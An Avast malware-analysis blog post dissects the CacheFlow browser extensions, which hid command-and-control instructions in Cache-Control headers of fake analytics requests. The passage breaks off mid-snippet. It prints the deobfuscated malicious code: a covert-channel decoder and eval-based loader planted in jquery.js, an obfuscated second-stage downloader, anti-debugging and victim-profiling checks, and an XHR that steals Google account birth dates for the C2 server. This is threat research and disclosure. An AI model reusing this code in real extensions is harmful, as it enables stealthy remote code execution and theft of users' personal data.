

# Backdoored Browser Extensions Hid Malicious Traffic in Analytics Requests

[D decoded.avast.io/janvojtesek/backdoored-browser-extensions-hid-malicious-traffic-in-analytics-requests/](https://decoded.avast.io/janvojtesek/backdoored-browser-extensions-hid-malicious-traffic-in-analytics-requests/)

February 3, 2021




by [Jan Vojtěšek](#) and [Jan Rubin](#) February 3, 2021 19 min read

Chances are you are reading this blog post using your web browser. Chances also are your web browser has various extensions that provide additional functionality. We usually trust that the extensions installed from official browser stores are safe. But that is not always the case as we recently found.

This blog post brings more technical details on CacheFlow: a threat that we first [reported](#) about in December 2020. We described a huge campaign composed of dozens of malicious Chrome and Edge browser extensions with more than three million installations in total. We alerted both Google and Microsoft about the presence of these malicious extensions on their respective extension stores and are happy to announce that both companies have since taken all of them down as of December 18, 2020.


CacheFlow was notable in particular for the way that the malicious extensions would try to hide their command and control traffic in a covert channel using the [Cache-Control](#) HTTP header of their analytics requests. We believe this is a new technique. In addition, it appears to us that the Google Analytics-style traffic was added not just to hide the malicious commands, but that the extension authors were also interested in the analytics requests themselves. We believe they tried to solve two problems, command and control and getting analytics information, with one solution.

We found that CacheFlow would carry out its attack in the following sequence:



High-level overview of the CacheFlow malware

Based on our telemetry, the top three countries where Avast users downloaded and installed the CacheFlow extensions were Brazil, Ukraine, and France.





Distribution of Avast users that installed one of the malicious extensions

We initially learned about this campaign by reading a [Czech blog post by Edvard Rejthar from CZ.NIC](#). He discovered that the Chrome extension "Video Downloader for FaceBook™" (ID `pfnmibjifkhhblmdmaocfohebdpfppkf`) was stealthily loading an obfuscated piece of JavaScript that had nothing to do with the extension's advertised functionality. Continuing from his findings, we managed to find many other extensions that were doing the same thing. These other extensions offered various legitimate functionality, with many of them being video downloaders for popular social media platforms. After reverse engineering the obfuscated JavaScript, we found that the main malicious payload delivered by these extensions was responsible for malicious browser redirects. Not only that, but the cybercriminals were also collecting quite a lot of data about the users of the malicious extensions, such as all of their search engine queries or information about everything they clicked on.

The extensions exhibited quite a high level of sneakiness by employing many tricks to lower the chances of detection. First of all, they avoided infecting users who were likely to be web developers. They determined this either through the extensions the user had installed or by checking if the user accessed locally-hosted websites. Furthermore, the extensions delayed their malicious activity for at least three days after installation to avoid raising red flags early on. When the malware detected that the browser developer tools were opened, it would immediately deactivate its malicious functionality. CacheFlow also checked every Google search query and if the user was googling for one of the malware's command and control (C&C) domains, it reported this to its C&C server and could deactivate itself as well.

According to user reviews on the Chrome Web Store, it seems that CacheFlow was active since at least October 2017. All of the stealthiness described above could explain why it stayed undetected for so long.

  Modified Oct 17, 2017 ★★★★★


Check your Google search results. Do you see quite a few ads/bad results at the top of your results? This app is wrought with adware, which causes these ads to appear at the top of your search results. User review

Was this review helpful?  Yes  No [Reply](#) | [Mark as spam or abuse](#)

on the Chrome Web Store from October 2017 that mentions modification of Google search results

## The covert channel

First, we'll show the hidden backdoor that the extensions used to download and execute arbitrary JavaScript. Specifically, we'll describe the backdoor from the Chrome extension "Downloader for Instagram" v5.7.3 (ID `olkpikmlhoajbbmmpejnimiglejmboc`), but this analysis applies to the other extensions as well, since the malicious code hidden in them is very similar in functionality.



"Downloader for Instagram" page on the Chrome Web Store

It is generally a good idea to start the analysis of unknown Chrome extensions from the `manifest.json` file. The manifest of "Downloader for Instagram" gives us some interesting pieces of information.

First of all, the `content_security_policy` is defined in such a way that it is possible to use the infamous `eval` function to load additional JavaScript. However, looking for the string `eval` in the extension's source code did not yield any interesting results. As we'll show later, the extension does use the `eval` function quite a lot, but it hides its usage, so it is not immediately apparent.

```
"content_security_policy":  
  "script-src 'self' https://ssl.google-analytics.com 'unsafe-eval'; object-src 'self'",
```

Content Security Policy definition from the `manifest.json` file

Secondly, the extension asks for quite a lot of permissions and it is not immediately clear why these permissions would be needed to download videos from Instagram. Especially interesting is the `management` permission, which allows the extension to control other extensions. The combination of the `webRequest` and the `<all_urls>` permissions is also interesting. Together, these two permissions make it possible for the extension to intercept pretty much any web request coming from the browser.

```
"permissions":  
  [  
    "storage",  
    "tabs",  
    "downloads",  
    "\u003Call_urls>",  
    "management",  
    "cookies",  
    "webRequest",  
    "webRequestBlocking" ],
```

Permissions requested by the malicious extensions

Finally, the manifest defines two background scripts: `js/jquery.js` and `js/background.js`. These scripts are persistent, which means that they will keep running unless the extension gets disabled.

```
"background": {  
  "persistent": true,  
  "scripts": [ "js/jquery.js", "js/background.js" ]  
},
```

Background scripts declared in the `manifest.json` file

One of these background scripts, `background.js`, is where the suspicious `webRequest` API is used. This script accesses the HTTP response headers of all intercepted web requests and stores their values in `localStorage`.

```
}, a), chrome.webRequest.onCompleted.addListener(function (a) {  
  a.responseHeaders.forEach(function (a) {  
    a.value && a.value.length > 10 && (localStorage[a.name.toLowerCase()] = a.value);  
  });  
}, {
```

CacheFlow saves the values of all

sufficiently long HTTP response headers into `localStorage`.

The content of `localStorage` is then read by the other persistent malicious background script: `jquery.js`. While this script appears at first glance to be the legitimate `jQuery` library, some additional functions were inserted into it. One of those additional functions is misleadingly named `parseRelative`, while all it does is return the `window.localStorage` object.

```
parseRelative: function () {  
  return window.localStorage;  
},
```

Misleadingly named `parseRelative` function hidden inside `jquery.js`

Another inserted and misleadingly named function is `initAjax`.

```

initAjax: function () {
  var e = jQuery.parseRelative();
  if (e['cache-control']) {
    var t = e['cache-control'].split(',');
    try {
      var n;
      jQuery.parseParents();
      for (var r in t) {
        var i = t[r].trim();
        if (!i.length < 10)
          try {
            if (n = i.strrevsstr(), (n = 'undefined' != typeof JSON && JSON.parse && JSON.parse(n)) && n.cache_c) {
              for (var o in n)
                window[o] = n[o];
              break;
            }
          } catch (e) {}
      }
    } catch (e) {}
    jQuery.siblingAfter();
  }
},

```

`initAjax` function decodes the content of `localStorage['cache-control']` and stores decoded values in the `window` object. This function is particularly interested in the content of `localStorage['cache-control']`, which should at this point be set to the value of the last received `Cache-Control` HTTP response header. The function splits the content of this header with a comma and attempts to decrypt each part using a custom function named `strrevsstr`, before finally parsing it out as a JSON string.

```

String.prototype.strrevsstr = function () {
  var a = this;
  this.length % 4 != 0 && (a += '==='.slice(0, 4 - this.length % 4)), a = atob(a.replace(/\\-/g, '+').replace(/_/g, '/'));
  var b = parseInt(a[0] + a[1], 16), c = parseInt(a[2], 16);
  a = a.substr(3);
  var d = parseInt(a);
  if (a = a.substr(('' + d).length + 1), d != a.length)
    return null;
  for (var e = [String.fromCharCode], f = 0; f < a.length; f++)
    e.push(a.charCodeAt(f));
  for (var g = [], h = b, i = 0; i < e.length - 1; i++) {
    var j = e[i + 1] ^ h;
    i > c && (j ^= e[i - c + 1]), h = e[i + 1] ^ b, g.push(e[0](j));
  }
  return g.join('');
};

```


`strrevsstr` function used by the extension to decrypt strings

The obvious question now is why would the extension expect to intercept requests that contain an encrypted JSON string in the `Cache-Control` response header?

The answer is that the threat actors are using the content of the `Cache-Control` header as a covert channel to send hidden commands to the malicious extension.

As a part of the malicious extension's regular functionality, analytics requests about some events are sent to `https://stats.script-protection[.]com/__utm.gif`. These are standard analytics requests that bear resemblance to Google Analytics. The catch is, that the server used by this extension might respond to the analytics requests with a specially formed `Cache-Control` header, which the client will decrypt, parse out and execute.





Flow of the covert channel

To see what the commands could look like, we simulated the extension and sent a fake analytics HTTP request to [https://stats.script-protection\[.\]com/\\_\\_utm.gif](https://stats.script-protection[.]com/__utm.gif). After a couple of attempts, we received a specially crafted `Cache-Control` header.

Request Headers	
GET	__utm.gif?e=instagram_downloader&vid=olkpikmihoa&vv=5.7.3&k=bkg_run&t=1607248800148&uid=store49

Response Headers	
HTTP/1.1 200 OK	
<b>Cache</b>	
Cache-Control: no-cache,OTQ4MTI5eO9ZqFrvQfcG5EgY96BXqb0Erz77QLqv7gcDkNdrqStrQfoSgGhs-KvSET	
Date: Wed, 09 Dec 2020 12:17:17 GMT	
Expires: Mon, 26 Jul 1997 05:00:00 GMT	
<b>Cookies / Login</b>	
Set-Cookie: __cfduid=d31d9133b73cdc9a52f7704fdb96d9ed01607516237; expires=Fri, 08-Jan-21 12:17:17 GMT	
<b>Entity</b>	
Content-Length: 43	
Content-Type: image/gif	
Last-Modified: Wed, 09 Dec 2020 12:17:17 GMT	

Fiddler capture of a seemingly innocent analytics request that

contains a hidden command in the `Cache-Control` response header

Note that the response will contain the encoded command only when some conditions are met. First of all, the GET parameter `it` has to be set at least three days into the past. Since this parameter contains the time when the extension was installed, this effectively ensures that the extension will not exhibit any malicious behavior during the first three days. There is also a check based on the IP address, since we repeatedly did not receive any commands from one source IP address, even though we did receive a command for the same GET request from another IP address. As the logic behind these checks is safely hidden on the C&C server, there might be additional checks that we are not aware of.

When the content of the received `Cache-Control` header is decoded using the custom `strrevsstr` function as outlined above, we get the command in the following JSON. As was seen in the `initAjax` function, all of the attributes from this JSON get stored in the global `window` object.

```
{
  "ee": "eval",
  "jj": "$",
  "gg": "get",
  "uu": "https://s3.amazonaws.com/protectscript/instagram-downloader.js?r=c68df",
  "cache_c": "1"
}
```

Command decoded from the `Cache-Control`

response header

Upon receiving such a command, the extension downloads the second stage from `command['uu']` in a function named `siblingAfter`, which is also hidden inside `jquery.js`. The dollar sign from `command['jj']` here represents the `jQuery` object, so the function uses the `jQuery.get` function to download the next stage from `command['uu']` and to store it in `localStorage.dataDefault`.

```
siblingAfter: function () {
  'undefined' != typeof jj && jj && uu && gg > jj && window[jj][gg](uu, function (e) {
    jQuery.parseRelative().dataDefault = e;
  });
},
```

Code snippet that downloads the next stage

from the URL specified in `command['uu']`

Finally, there is yet another function hidden in `jquery.js`, which executes the downloaded JavaScript using the `eval` function from `command['ee']`.

```
postOff: function () {
  if ('undefined' != typeof ee) {
    jQuery.parseRelative().dataDefault && window[ee](jQuery.parseRelative().dataDefault);
  }
},
```

Code snippet that uses the `eval`

function on the downloaded JavaScript

The downloaded JavaScript is an obfuscated intermediary downloader. Its purpose is to download the third-stage payload from `ulkon.johnoil[.]com` using an XHR request. Unfortunately, because the server will only send the next stage under certain conditions, getting a response containing the third stage can be quite tricky. If it gets successfully downloaded, it is encrypted and stored persistently in `localStorage`. It then gets executed whenever a tab is updated using the `chrome.tabs.onUpdated` listener.

```
(function(dr,t,yr,x){var r=function(){var t="efi",r="und",n="ned";var i=r+t+n;return i},n="ype",i="pr",o="otot",e="strs",a="str",l="ype",s="tot",c="pro",g="tr",h="revs",v="str",u="ime",f="nt",S="ru",p=function(){var t="essa",r="ge",n="onM";var i=n+t+r;return i},j=function(){var t="add",r="tene",n="Lis",i="r";var o=[t,n,r,i][918239["toString"]](36)]("");return o},d="ats",y="akru",_="com",m="b.st",w="ix.",b="lo",k="on",C="ti",I="ca",W="otoc",E="pr",D="ol",R=":",A="http",T="http",M=":",X="htt",H=":",Q="ps";if(typeof dr[yr] !=r()){return}dr[yr]={};var U="C";var G=36;var L=1068;var Y=22419;var q=L["toString"])(G)+"S"+(1365200+L+Y)["toString"])(G)+"g";var _r;var Z=dr[yr];var mr;var wr=function(t,r){mr=wr;String[[i,o,n][918239["toString"]](36)]("")][[e,a][918239["toString"]](36)]("")]=function(t,r){var n="ngth",i="le",o="ace",e="repl",a="dom",l="nan",s=function(){var t="ch",r="Code",n="ar",i="At";var o=t+n+r+i;return o},c="from",g="Cha",h="rCod",v="e",u="th",f="leng",S="=#";var p=i+n;var j=[e,o][918239["toString"]](36)]("");var d=q;var y=l+a;var _s();var m=c+g+h+v;t=parseInt(Math[y]()*255);r=1+parseInt(Math[y]()*9);for(var w=this,b="",k=t,x=0;x<w[p];x++){var C=w[_](x)^k;if(x>r){C^=b[_](x-r)}k=C^t;b+=String[m](C)}b=(t<16?"0:")+t[d](16)+[d](16)+b[f+u]+x+b;return btoa(b)[j](new RegExp("\\+", "g"), "-")[j](new RegExp("/", "g"), "_")[j](new RegExp(S, ""))];String[[c,s,l][918239["toString"]](36)]("")][v+h+g]=function(){var t="s1",r="ic",n="e",i=function(){var t="plac",r="e",n="re";var i=n+t+r;return i},o="fro",e="ode",a="mCha",l="rC",s="th",c="leng",g="sub",h="r",v="st",u=function(){var t="join";var r=t;return r},f="eAt",S="arC",p="ch",j="od",d="join",y="pu",_="sh",m="jo",w="in";var b=t+r+n;var k=i();var x=[o,a,l,e][918239["toString"]](36)]("");var C=[c,s][918239["toString"]](36)]("");var I=[g,v,h][u]();var W=[p,s,j,f][[d][918239["toString"]](36)]("")][[""]];var E=[y,_][918239["toString"]](36)]("");var D=this;if(this[C]%4!=0){var R="===";D+=[R][918239["toString"]](36)]("")[b](0,4-this[C]%4)}D=atob(D[k](/\-/g,"+")[k](/\_/g,"/"));var A=parseInt(D[0]+D[1],16);var T=parseInt(D[2],16);D=D[I](3);var M=parseInt(D);D=D[I](("+M)[C]+1);if(M!=D[C]){return null}var X=[String[x]];for(var H=0;H<D[C];H++){X[E](D[W](H))}for(var Q=[],U=A,G=0;G<X[C]-1;G++){var L=X[G+1]^U;if(G>T){L^=X[G-T+1]}U=X[G+1]^A,Q[E](X[0](L))}return Q[[m,w][918239["toString"]](36)]("")][[""]];(function(t,r,n){var i="fine",o="un",e="de",a="d",l="cal",s="l";if(typeof t[n]==o+e+i+a){t[n]={};(function(){var
```

Intermediary downloader

serves as the second stage of the malware.

## The payload

The payload starts out by testing if it can make use of `eval` and `localStorage`. If either of those two is not working properly, `CacheFlow` would not be able to perform most of its malicious functionality.

```

try {
  const K = parseInt(2 + Math.random() * 10);
  const N = parseInt(1 + Math.random() * 10);
  _eval = window.eval;
  if (typeof _eval == 'function') {
    const Q = _eval(N + '+' + K);
    if (Q !== N + K) {
      _eval = null;
    }
  }
} catch (V) {
  _eval = null;
}

```

Deobfuscated snippet of the payload which tests if the `eval` function works by adding

two random numbers

Additionally, the payload periodically checks if developer tools are opened. If they are, it deactivates itself in an attempt to avoid detection. The check for developer tools is also performed whenever the current window gets resized, which might be because the user just opened developer tools.

```

function check_developer_tools() {
  const t = {};
  if (window.Firebug && window.Firebug.chrome && window.Firebug.chrome.isInitialized) {
    deactivate_payload(true);
    return;
  }
  if (get_chrome_version() <= 71) {
    const a = /./;
    a.toString = function () {
      t.checkStatus = true;
      deactivate_payload(true);
    };
    t.checkStatus = false;
    if (console && console.log && typeof console["log"] === "function") {
      console.log('%c', a, '');
    }

    if (console && console["clear"] && typeof console["clear"] === 'function') {
      console["clear"]();
    }
  } else {
    const d = new Image();
    Object.defineProperty(d, 'id', {
      get: function () {
        deactivate_payload(true);
        if (console && console.clear && typeof console.clear === 'function') {
          setTimeout(function () {
            console.clear();
          }, 0);
        }
      }
    });
    if (console && console.dir && typeof console.dir === 'function') {
      console.dir(d);
    }
  }
  deactivate_payload(t.checkStatus);
}
setInterval(check_developer_tools, 1000);
window.addEventListener('resize', check_developer_tools);

```

Deobfuscated snippet of code that checks

if the developer tools are opened

As was already mentioned, the malware authors have gone to extreme lengths to make sure that the hidden malicious payloads do not get discovered. We believe they were not satisfied with the previous check and decided to further profile the victim in order to avoid infecting users who seemed more tech-savvy. One of the ways they did this was by enumerating the other extensions installed by the victim and checking them against a hardcoded list of extension IDs. Each extension on the list was assigned a score and if the sum of scores of installed extensions exceeded a certain threshold, the list of extensions would be sent to the C&C server, which could then command the malicious payload to deactivate. Examples of the extensions on the list were "Chrome extension source viewer", "Link Redirect Trace", or "JWT Debugger". We believe this "weighting" system helped to better differentiate actual developer systems which would have several of these extensions and a higher score from casual users who would have fewer extensions and thus a lower score.



```

var H1 = [], T1 = 0;
chrome.management.getAll(function (e) {
  e['forEach'](function (e) {
    if (e && e['id']) {
      var o = '' + e['id'];
      for (var r in blacklisted_extension_ids) {
        if (blacklisted_extension_ids[r].indexOf(o) !== -1) {
          T1 += parseInt(r);
          H1.push(o);
        }
      }
    }
  });
});
if (T1 >= 5) {
  send_to_c2('optde', '' + T1 + '&' + H1.join(';'));
}
});

```

Deobfuscated snippet of code that enumerates other extensions

installed by the victim

Another way to profile the potential victim was to check the URLs they were browsing. Whenever the victim navigated to a URL identified by an IP address from one of the private IPv4 ranges or to a URL with a TLD `.dev`, `.local`, or `.localhost`, the malware would send the visited URL to its C&C server. The malware also checked all Google (and only Google) queries against a regular expression that matched its C&C domains and internal identifiers. This way, it would know that somebody was taking a deeper look into the extension and could take actions to hide itself. Interestingly, the domains were not fully specified in the regular expressions, with some characters being represented as the dot special character. We assume that this was an attempt to make it harder to create a domain blacklist based on the regular expression.

```

try {
  if (new RegExp('^https?:/(www\\.|)google\\.')[test](current_url) && (new RegExp('[?&]q=[^&]*( + root_siz_domain + '|akam.ihd.net|c83abfb63657c|5c53f454fc0fd|6e35328921e99|1325a0e3cf6b4|3fd897f5c2ffc|un.er.box.c.m|li.bo.ung.c..|s.i.z..om|h.l.urg.c.m|connecting.to.the.net|un.er.omp.ter.c.m|(r.|)s.v.rck(.c.m)|xfre.se.vi.e|[1]nka?m|hs.wq.c.m|def.g.c.m|uml+b.c.m|l.nkmoa.k.|b.stm.re.n.t|lpw.b.k.|l.se.r|n.wtip.n.t|sho.e.sy.b.)[^&]*&')[test](current_url) || payload_id['length'] > 5 && new RegExp('[?&]q=[^&]*( + ln(payload_id) + '[^&]*&')[test](current_url))) {
    send_to_c2('opts', current_url);
  }
} catch (e) {
  send_exception_to_c2('opts', e);
}

```

Regular expression used to detect if the victim is googling one of the malware's C&C domains

At this point, the malware also attempted to gather information about the victim. This information included birth dates, email addresses, geolocation, and device activity. For instance, the birth dates were retrieved from the personal information entered into the victim's Google account. Once again, the attackers focused only on Google: we did not see any similar attempts to get Microsoft account information. To retrieve the birthday, CacheFlow made an XHR request to <https://myaccount.google.com/birthday> and parsed out the birth date from the response.

```

(function () {
  var U = new XMLHttpRequest();
  U['withCredentials'] = true;
  U['onreadystatechange'] = function () {
    if (U['readyState'] > 1) {
      je = true;
      register_referer_removal_listener();
    }
    if (U['readyState'] == 4) {
      if (U['status'] == 200) {
        var A = U['responseText'], B = A['match'](new RegExp('\\[ac.s.bir.br", \\[([.,0-9]*)\\]', 'i'));
        if (typeof B[1] !== 'undefined') {
          send_to_c2 && send_to_c2('gac:bday', B[1]);
          return;
        }
        send_error_to_c2 && send_error_to_c2('gac:e:match');
